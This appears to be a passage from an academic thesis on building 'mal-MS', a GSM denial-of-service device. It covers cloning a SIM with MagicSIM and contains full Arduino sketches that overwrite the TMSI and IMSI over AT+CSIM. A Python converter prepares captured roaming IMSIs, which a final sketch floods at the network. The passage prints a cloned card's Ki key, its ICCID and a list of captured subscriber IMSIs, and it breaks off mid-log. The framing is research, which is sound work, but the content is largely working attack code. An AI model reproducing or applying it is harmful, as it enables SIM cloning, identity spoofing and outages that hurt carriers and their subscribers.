


Figure 21: MAGICSIM program



☑ Use New Scan Engine (useful only on COM1 - COM8)


Item	Contents	Value / Time Elasped
ICCID		89301000000305994093
IMSI	000 - 00	000000000000000000
Ki	00 00	1B53ED8F9AF7B220EE288E284A8D1619
	00 00	00:00:00
	00 00	00:00:00
	00 00	00:00:00
	00 00	00:00:00
	00 00	00:00:00
	00 00	00:00:00
	00 00	00:00:00

http://www.magicsim.com/

Version 9.0
Star Telecom 4 in 1

COM:5 0%

Figure 22: Extract Ki, Imsi from original card



Data File
Ki_IMSI_WIND.dat
original_card.dat

Phone Number original_card
ICCID 89301000000305994093

Write to SIM... 16 / 16

1. original_card
2. NO2
3. NO3
4. NO4
5. NO5
6. NO6
7. NO7
8. NO8
9. NO9
10. NO10
11. NO11
12. NO12
13. NO13

100%

Information
Write Success

Figure 23: Write data to clone card with success

10.2 Update TMSI with Arduino with GSM shield and AT commands

The second step to be able to achieve the implementation of **mal-MS** was to update TMSI in a new not valid TMSI.

The TMSI is the identity that is most commonly sent between the mobile and the network. TMSI is randomly assigned by the Visitor Location Register (VLR) to every mobile in the area, the moment it is switched on. The number is local to a location area, and so it has to be updated each time the mobile moves to a new geographical area.


The size of TMSI is 4 octet with full hex digits and can't be all 1 because the SIM uses 4 octets with all bits equal to 1 to indicate that no valid TMSI is available.

The network can change the TMSI of the mobile at any time. And it normally does so, in order to avoid the subscriber from being identified, and tracked by eavesdroppers on the radio interface. This makes it difficult to trace which mobile is which, except briefly, when the mobile is just switched on, or when the data in the mobile becomes invalid for one reason or another.

So in order to update the TMSI successfully we used Arduino with GSM shield and AT commands. In particular, we used Arduino software IDE to develop a program that can find the TMSI with help of +CSIM AT command, so we can update it to a new not valid TMSI (see below code). It is important to mention that in order to update TMSI we must have CHV1 access control of sim card.

```
#include <GSM.h>

// initialize the library instance
GSM gsmAccess(true);    // GSM access: include a 'true' parameter for debug enabled
// you need modemAccess to access the function writeModemCommand
// that function allows you to specify a delay for getting the answer from the gsm module
GSM3ShieldV1DirectModemProvider modemAccess;

// PIN Number
#define PINNUMBER "1908"  // Here you put your PINNUMBER not 1908 otherwise the sim card will block
char answer[100];
int c=0;

void setup()
{
  Serial.begin(9600);
  Serial.println("Connecting to the GSM network: ");

    if(gsmAccess.begin(PINNUMBER) == GSM_READY)
    {
      Serial.println("Connected.");
      Serial.print("\n");

      Serial.print("=======================================================================================================================");

      Serial.print("\n");
    }
    else
    {
      Serial.println("Not connected, trying again");
      delay(1000);
    }

}

void loop()
{
  c=0 // Counter
  while(c<1) // For  loop
  {
  c=c+1;
  atcommands(); // Call Function
  }

  while(true);
}

void atcommands()
{
Serial.print("\n");
Serial.println("Do a Call: ");
Serial.println(modemAccess.writeModemCommand("ATD6980765765;",1000));
delay(5000);

Serial.print("\n\n");
Serial.print("\n\n");
Serial.println("Update the TMSI: ");

Serial.println(modemAccess.writeModemCommand("AT+CSIM=14,\"A0A40000026F7E\"",1000));
// Find Tmsi File

Serial.println(modemAccess.writeModemCommand("AT+CSIM=10,\"A0B0000004\"",1000));
// Show Tmsi

Serial.println(modemAccess.writeModemCommand("AT+CSIM=22,\"A0D6000004111111119000\"",1000))
; // Update Tmsi

Serial.println(modemAccess.writeModemCommand("AT+CSIM=10,\"A0B0000004\"",1000));
// Show Tmsi

Serial.print("\n\n");
Serial.println("Stop the call: ");
Serial.println(modemAccess.writeModemCommand("ATH",1000));
Serial.print("\n");
}
```

Then we run the program to see in the serial monitor of Arduino the results and especially if the TMSI updated successfully (see figure 24).



```
Do a Call:
ATD6980765765;%13%%10%

Update the TMSI:
AT+CSIM=14,"A0A40000026F7E"%13%%10%
+CSIM: 4,"9F0F"

OK
AT+CSIM=10,"A0B0000004"%13%%10%
+CSIM: 12,"00D1D1369000"

OK
AT+CSIM=22,"A0D6000004111111119000"%13%%10%
+CSIM: 4,"9000"

OK
AT+CSIM=10,"A0B0000004"%13%%10%
+CSIM: 12,"111111119000"

OK

Stop the call:
ATH%13%%10%
OK
```

Figure 24: Serial Monitor TMSI update results

10.3 Update IMSI with Arduino with GSM shield and AT commands

After the successfully update of TMSI, the third step to be able to achieve the implementation of **mal-MS** was to update IMSI dynamically.

The IMSI is used to identify the user of a cellular network and is a unique identification associated with all cellular networks. It is stored as a 64 bit field and is sent by the phone to the network. It is also used for acquiring other details of the mobile in the HLR or as locally copied in the visitor location register. To prevent eavesdroppers identifying and tracking the subscriber on the radio interface, the IMSI is sent as rarely as possible and a randomly generated TMSI is sent instead.

An IMSI is usually presented as a 15 digit long number but can be shorter. The first 3 digits are the MCC, which are followed by MNC, either 2 digits (European standard) or 3 digits (North American standard). The length of the MNC depends on the value of the MCC. The remaining digits are the mobile subscription identification number (MSIN) within the network's customer base.

The IMSI in sim cards can update only from provider because it has Administrator access control files.

So the first thing that we did after we clone the original sim card, was to find the specific elementary file and his size in the clone Sim card to be able to update the IMSI. This was quite difficult because they do not exist in the internet so much information's about the files of our clone sim card but we found it after many tests in 000C position of file system.

In this elementary file (000C) we cannot update IMSI alone because it contains and other records such as ICCID, Ki and short message service parameters (SMSP). So, we had to find the size of elementary file 000C. This was 5A in Hexadecimal format. After that we were finally ready to read the records (see figure 25).

```
81 #  1 byte  Status: Valid & Active
36 39 33 34 36 30 30 34 34 33 # 10 byte Entry name
FF FF FF FF # junk
98 03 01 00 00 30 50 99 04 39 #10 byte ICCID
08 29 20 01 99 71 16 41 90 #9 byte IMSI
1B 53 ED 8F 9A F7 B2 20 EE 28 8E 28 4A 8D 16 19 # 16 byte Ki
FF FF FF FF FF FF FF FF FF FF FF FF ED FF # junk
FF FF FF FF FF FF FF FF FF FF FF 08 91 # junk
03 96 53 79 00  # 5 byte SMSP
F0 FF 1F 0E 00 FF FF FF # junk
```


Figure 25: Elementary file (000C) records

After completing all these actions, we developed on Arduino software IDE a program to be able to update IMSI dynamically (see below code). It is important to notice that the records in the elementary file 000C is not the same in all the clone Sim cards which sold in market.

```
#include <GSM.h>

// initialize the library instance
GSM gsmAccess(true);     // GSM access: include a 'true' parameter for debug enabled
// you need modemAccess to access the function writeModemCommand
// that function allows you to specify a delay for getting the answer from the gsm module
GSM3ShieldV1DirectModemProvider modemAccess;

// PIN Number
#define PINNUMBER "1908"  // Here you put your PINNUMBER not 1908 otherwise the sim card will block
```

```

int c=0;

void setup()
{
  Serial.begin(9600);

  Serial.println("Connecting to the GSM network: ");

    if(gsmAccess.begin(PINNUMBER) == GSM_READY)
    {
      Serial.println("Connected.");
      Serial.print("\n");
      Serial.print("=======================================================================
===============================================");
      Serial.print("\n");
    }
    else
    {
      Serial.println("Not connected, trying again");
      delay(1000);
    }

}

void loop()
{
  c=0;
  while(c<1) // Loop
  {
  c=c+1;
  atcommands(); // Call Function
  }

  while(true);
}

void atcommands()
{
Serial.print("\n");
Serial.println("Do a Call: ");
Serial.println(modemAccess.writeModemCommand("ATD6909765765;",1000));
delay(5000);
Serial.print("\n\n");

Serial.println(modemAccess.writeModemCommand("AT+CSIM=14,\"A0A40000023F00\"",1000));
// Select MF

Serial.println(modemAccess.writeModemCommand("AT+CSIM=14,\"A0A4000002000C\"",1000));
// It contains ICCID,the user-modifiable IMSI,Ki,SMSP.

Serial.println(modemAccess.writeModemCommand("AT+CSIM=10,\"A0B201045A\"",1000));
// Read ki,imsi,iccid

Serial.println(modemAccess.writeModemCommand("AT+CSIM=194,\"A0DC01045A813639333436303034343
3FFFFFFF98030100003050990439082941705550864334 1B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFF
FFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFF08910396537900F0FF1F0E00FFFFFF9000\"",1000));
// Update records

Serial.print("\n\n");
Serial.println("Stop the call: ");
Serial.println(modemAccess.writeModemCommand("ATH",1000));
Serial.print("\n");
}
```

Then we run the program to see in the serial monitor of arduino the results and especially how the IMSI update successfully (see figure 26).



```
Connecting to the GSM network:
AT%13%
0 9>AT%13%%13%%10%OK%13%%10%
AT+CPIN=1908%13%
9 44>AT+CPIN=1908%13%%13%%10%+CPIN: READY%13%%10%%13%%10%OK%13%%10%
AT+CGREG?%13%
58 89>AT+CGREG?%13%%13%%10%+CGREG: 0,2%13%%10%%13%%10%OK%13%%10%
AT+CGREG?%13%
89 28>AT+CGREG?%13%%13%%10%+CGREG: 0,2%13%%10%%13%%10%OK%13%%10%%13%%10%+QNITZ: "15/04/07,22:06:29+12,1"%13%%10%
AT+CGREG?%13%
28 95>AT+CGREG?%13%%13%%10%+CGREG: 0,2%13%%10%%13%%10%OK%13%%10%%13%%10%+QNITZ: "15/04/07,22:06:32+12,1"%13%%10%
AT+CGREG?%13%
95 126>AT+CGREG?%13%%13%%10%+CGREG: 0,1%13%%10%%13%%10%OK%13%%10%
AT+IFC=1,1%13%
126 15>AT+IFC=1,1%13%%13%%10%OK%13%%10%
AT+CMGF=1%13%
15 33>%19%%17%AT+CMGF=1%13%%13%%10%OK%13%%10%
AT+CLIP=1%13%
33 49>AT+CLIP=1%13%%13%%10%OK%13%%10%
ATE0%13%
49 60>ATE0%13%%13%%10%OK%13%%10%
AT+COLP=1%13%
60 66>%13%%10%OK%13%%10%
Connected.

========================================================================================================================


 Do a Call:
 ATD6980765765;%13%%10%

 AT+CSIM=14,"A0A40000023F00"%13%%10%
 +CSIM: 4,"9F16"

 OK

 AT+CSIM=14,"A0A4000002000C"%13%%10%
 +CSIM: 4,"9F0F"

 OK

 AT+CSIM=10,"A0B201045A"%13%%10%AT+CSIM=10,"A0B201045A"
 +CSIM: 184,"8136393334363030343433FFFFFFFF980301000030509904390829200199711641901B53ED8F9AF7B220EE288E284A8D1619
 FFFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFFF08910396537900F0FF1F0E00FFFFFF9000"%13%%10%

 AT+CSIM=194,"A0DC01045A8136393334363030343433FFFFFFFF980301000030509904390829404073819450331B53ED8F9AF7B220EE288E284A8D1619
 FFFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFFFF08910396537900F0FF1F0E00FFFFFF9000"%13%%10%

 Stop the call:
 ATH%13%%10%

 OK
```

Figure 26: Serial monitor results


10.4 Convert IMSI to be able to send in APDU format

The fourth step to achieve the implementation of **mal-MS** was to convert the database of roaming IMSI identities that we have captured and analyzed them using Wireshark Application to be able to send in APDU format.

For example if we have an IMSI 250016500004825 the steps to convert in APDU format are:

1. We should add 809 in front of the IMSI. The new IMSI that has create is 809250016500004825.
2. We should reverse the numbers of 809250016500004825 IMSI. The final result that has create is 082905105600008452.


This whole process is difficult to do it manually because when we have a big database of roaming IMSIs identities there is always the possibility to do something wrong. So for this purpose we developed a program in programming language Python to convert the IMSIs identities easy and fast and remove duplicates if exists (see below code). We should mention that in order to work this program correctly the input file that has the database of roaming IMSIs identities should be like as the figure 27 or without parenthesis. After running the program we can see how the program convert the roaming IMSIs identities and without duplicates in figure 28.



```
(204043718490533)
(222881821821390)
(222881821821390)
(515032310676956)
(515032310676956)
(208013302313959)
(208013302313959)
(234207101316955)
(234207101316955)
(250995110232830)
(250995110232830)
(250995110232830)
(250995110232830)
(250997106493778)
(250997106493778)
(255014670509692)
(255014670509692)
(255014670509692)
(255014670509692)
(255030930022108)
(255030930022108)
(262013620180800)
(262013620180800)
(310410606273179)
(310410606273179)
(310410606273179)
```

Figure 27: IMSIs roaming identities

```python
import sys
import string
import re
import os
num = '809'

input_file = sys.argv[1]  # select the input file

my_file = open(input_file,'r+') #Open the file
lines = my_file.readlines()

for line in lines:
    if len(line) == 16 or len(line) == 18:   # if the IMSI have parenthesis increase the size
        if line.startswith('809'):
            my_file.write(line)
        else:
            my_file.write(num+line)
    else:
        print '=======Not valid IMSI length------DELETE==========='

my_file.seek(0)   # call resets the pointer's position to the start of the file
Capture = my_file.read()
remove_parenthesis =re.sub('[()]', '', Capture)
my_file.seek(0)
my_file.truncate()  # Truncate the file's size
my_file.write(remove_parenthesis)
my_file.seek(0)
Capture2 = my_file.read()
my_file.seek(0)
my_file.truncate()
Operator = ['809']




for z in Operator:
    match1 = re.search(z, Capture2)
    match2 = re.finditer(z, Capture2)

    counter=0
    if match1:
        for i in match2:
            counter=counter+1
            PatternPosition = i.start(0) # the starting position of the keyword
            TotalLength = len(Capture2) # total Length of the file
            LenIMSI = 18 # length of the imsi
            RemoveFromTheEnd = TotalLength -( LenIMSI + PatternPosition + len(Capture2))
            IMSI = Capture2[PatternPosition +len(z) -3 :- RemoveFromTheEnd]
            Arrey=[]
            L = len(IMSI)
            for i in range(0, L, 2): #swith the character of the hex value
                M3=IMSI[i:i+2] # Store in M3 the hex numbers
                first = M3[:1] #store in first the first char
                second =M3[1:] # store in second the second char
                final = second + first # put the 2 chars in reverse order
                Arrey.append(final) # store them in a new arrey

        finalIMSI=''
        for i in range (0 , len(Arrey)):

                finalIMSI = finalIMSI + Arrey[i]
                Imsi = finalIMSI
        my_file.write(Imsi + '\n')


    else:
        print '=======Did not find a valid IMSI=========='
        exit()


my_file.seek(0)
read_file = my_file.read()
my_file.seek(0)
my_file.truncate()
words = set()
result = []
split_word = read_file.split()
for word in split_word:
    if word not in words:
            result.append(word)
            words.add(word)
    remove_duplicates= ' '.join(result)
    final_text2 = remove_duplicates.split()
for final_word2 in final_text2:
    my_file.write(final_word2 + '\n' )


my_file.close()
```



```
082940407381945033
082922888112283109
085951303201769665
082980103320139395
082943021710139655
082905991501328203
082905991760947387
082955106407056929
082955309003201280
082926106302818000
083901146060721397
```

Figure 28: IMSIs roaming identities after convert

10.5 Ready for implementation of mal-MS

After the successfully update of TMSI and IMSI, the last step was to implement **mal-MS** by sending a not valid TMSI identity and a lot of different roaming IMSIs identities in a short time to perform a DoS attack but we were faced with a big problem. The problem is that the Arduino board that we used has low memory.

More specifically, there are three pools of memory in the microcontroller used on avr-based Arduino boards:

- Flash memory (program space), is where the Arduino sketch is stored.

- SRAM (static random access memory) is where the sketch creates and manipulates variables when it runs.
- EEPROM is memory space that programmers can use to store long-term information.

Flash memory and EEPROM memory are non-volatile (the information persists after the power is turned off). SRAM is volatile and will be lost when the power is cycled.

The Arduino board that we were used was Arduino Uno. The Arduino Uno has the following amounts of memory:

- Flash 32k bytes (of which .5k is used for the bootloader)
- SRAM   2k bytes
- EEPROM 1k byte

So, as is easily understood the Arduino Uno has low SRAM memory and that is a big problem which had to face up because in our case we must send a lot of big strings that “eating” a lot of memory. To address this problem because we do not want to modify the strings that the sketch is running, we used **PROGREM** which is part of the (pgmspace.h) library.

The **PROGREM** keyword is a variable modifier, it should be used only with the datatypes defined in pgmspace.h. More specifically, it tells the compiler "put this information into flash memory", instead of into SRAM, where it would normally go. So we that trick, were able to use a bigger memory (Flash) instead of SRAM to send a not valid TMSI identity and the different roaming IMSIs identities.

It is important to mention that the greater the database of roaming IMSIs is to send the better results we have to perform a successful DoS attack, so it is good to use another Arduino board that has bigger Flash memory, as for example Mega2560 board (256k bytes).

After we found the solution for the problem, we developed the final program on Arduino software IDE which gave the ability to our device (Arduino Uno) consequently, executing a registration procedure, using a different roaming IMSI identity for each registration attempt (**mal-MS**).

```
#include <GSM.h>

// initialize the library instance
GSM gsmAccess(true);    // GSM access: include a 'true' parameter for debug enabled
// you need modemAccess to access the function writeModemCommand
// that function allows you to specify a delay for getting the answer from the gsm module
GSM3ShieldV1DirectModemProvider modemAccess;

// PIN Number
#define PINNUMBER "1908"  // Here you put your PINNUMBER not 1908 otherwise the sim card will block
#include <avr/pgmspace.h>
int c;
int i=0;
char const string_0[] PROGMEM = "082940407381945033";
// "String 0" etc are strings to store - change to suit.
char const string_1[] PROGMEM = "082922888112283109";
char const string_2[] PROGMEM = "085951303201769665";
char const string_3[] PROGMEM = "082980103320139395";
char const string_4[] PROGMEM = "082943021710139655";
char const string_5[] PROGMEM = "082905991501328203";
char const string_6[] PROGMEM = "082905991760947387";
char const string_7[] PROGMEM = "082955106407056929";
char const string_8[] PROGMEM = "082955309003201280";
char const string_9[] PROGMEM = "082926106302818000";
char const string_10[] PROGMEM = "083901146060721397";

// Set up a table to refer to your strings.
PGM_P const string_table[] PROGMEM = // change "string_table" name to suit
{
  string_0,
  string_1,
  string_2,
  string_3,
  string_4,
  string_5,
  string_6,
  string_7,
  string_8,
  string_9,
  string_10
};

char buffer[30]; // Make sure this is large enough for the largest string it must hold
char word1[30]="AT+CSIM=194,\"";
char word2[80]="A0DC01045A81363933343630303433FFFFFFFF98030100003050990439";
char finalword[195];
char word3[120]="1B53ED8F9AF7B220EE288E284A8D1619FFFFFFFFFFFFFFFFFFFFFFFFFEDFFFFFFFFFFFFFFFFFFFFFFFF08910396537900F0FF1F0E00FFFFFF9000\"";

void setup()
{
  Serial.begin(9600);


  Serial.println("Connecting to the GSM network: ");

    if(gsmAccess.begin(PINNUMBER) == GSM_READY)
    {
      Serial.println("Connected.");
      Serial.print("\n");
      Serial.print("=================================================================================================================");
      Serial.print("\n");
    }
    else
    {
      Serial.println("Not connected, trying again");
      delay(1000);
    }

}

void loop()
{
  c=0;
  updateTMSI();

  while(c<10) // For  loop
  {
  c=c+1;
  Serial.println("Counter: ");    // Counter
  Serial.print(c);
  Serial.print("\n");
  updateIMSI();
  }

  while(true);
}

void updateTMSI()
{
Serial.println("Update the TMSI: ");
Serial.println(modemAccess.writeModemCommand("AT+CSIM=14,\"A0A40000026F7E\"",1000));
// Find Tmsi file
Serial.println(modemAccess.writeModemCommand("AT+CSIM=22,\"A0D6000004111111119000\"",1000))
; // Update Tmsi
}


void updateIMSI()
{
finalword[0] = '\0';
       strcpy_P(buffer, (PGM_P)pgm_read_word(&(string_table[i])));
       strcat(finalword,word1);
       strcat(finalword,word2);
       strcat(finalword,buffer);
       strcat(finalword,word3);

       Serial.println(modemAccess.writeModemCommand("AT+CSIM=14,\"A0A40000023F00\"",1000))
; // Select Master File
       Serial.println(modemAccess.writeModemCommand("AT+CSIM=14,\"A0A4000002000C\"",1000))
; // It contains the user-modifiable IMSI, Ki and other values.
       Serial.println(modemAccess.writeModemCommand(finalword,5000)); // Update records

       i=i+1;

       }
```

Finally, we run the program to see in the serial monitor of Arduino the results of **mal-MS** (see below). It should mention that the first underline text is the not valid TMSI and the rest are the roaming IMSIs identities (as we can see are different each time that we send). It is important to notice that the below sample is very little and we show it only for research purposes.

```
Connecting to the GSM network:
AT%13%
0 9>AT%13%%13%%10%OK%13%%10%
AT+CPIN=1908%13%
9 44>AT+CPIN=1908%13%%13%%10%+CPIN: READY%13%%10%%13%%10%OK%13%%10%
AT+CGREG?%13%
58 89>AT+CGREG?%13%%13%%10%+CGREG: 0,2%13%%10%%13%%10%OK%13%%10%
AT+CGREG?%13%
89 120>AT+CGREG?%13%%13%%10%+CGREG: 0,2%13%%10%%13%%10%OK%13%%10%
AT+CGREG?%13%
120 23>AT+CGREG?%13%%13%%10%+CGREG: 0,2%13%%10%%13%%10%OK%13%%10%
AT+CGREG?%13%
59 90>AT+CGREG?%13%%13%%10%+CGREG: 0,2%13%%10%%13%%10%OK%13%%10%
AT+CGREG?%13%
90 121>AT+CGREG?%13%%13%%10%+CGREG: 0,2%13%%10%%13%%10%OK%13%%10%
AT+CGREG?%13%
121 60>AT+CGREG?%13%%13%%10%+CGREG:
0,2%13%%10%%13%%10%OK%13%%10%%13%%10%+QNITZ: "15/04/28,13:05:21+12,1"%13%%10%
AT+CGREG?%13%
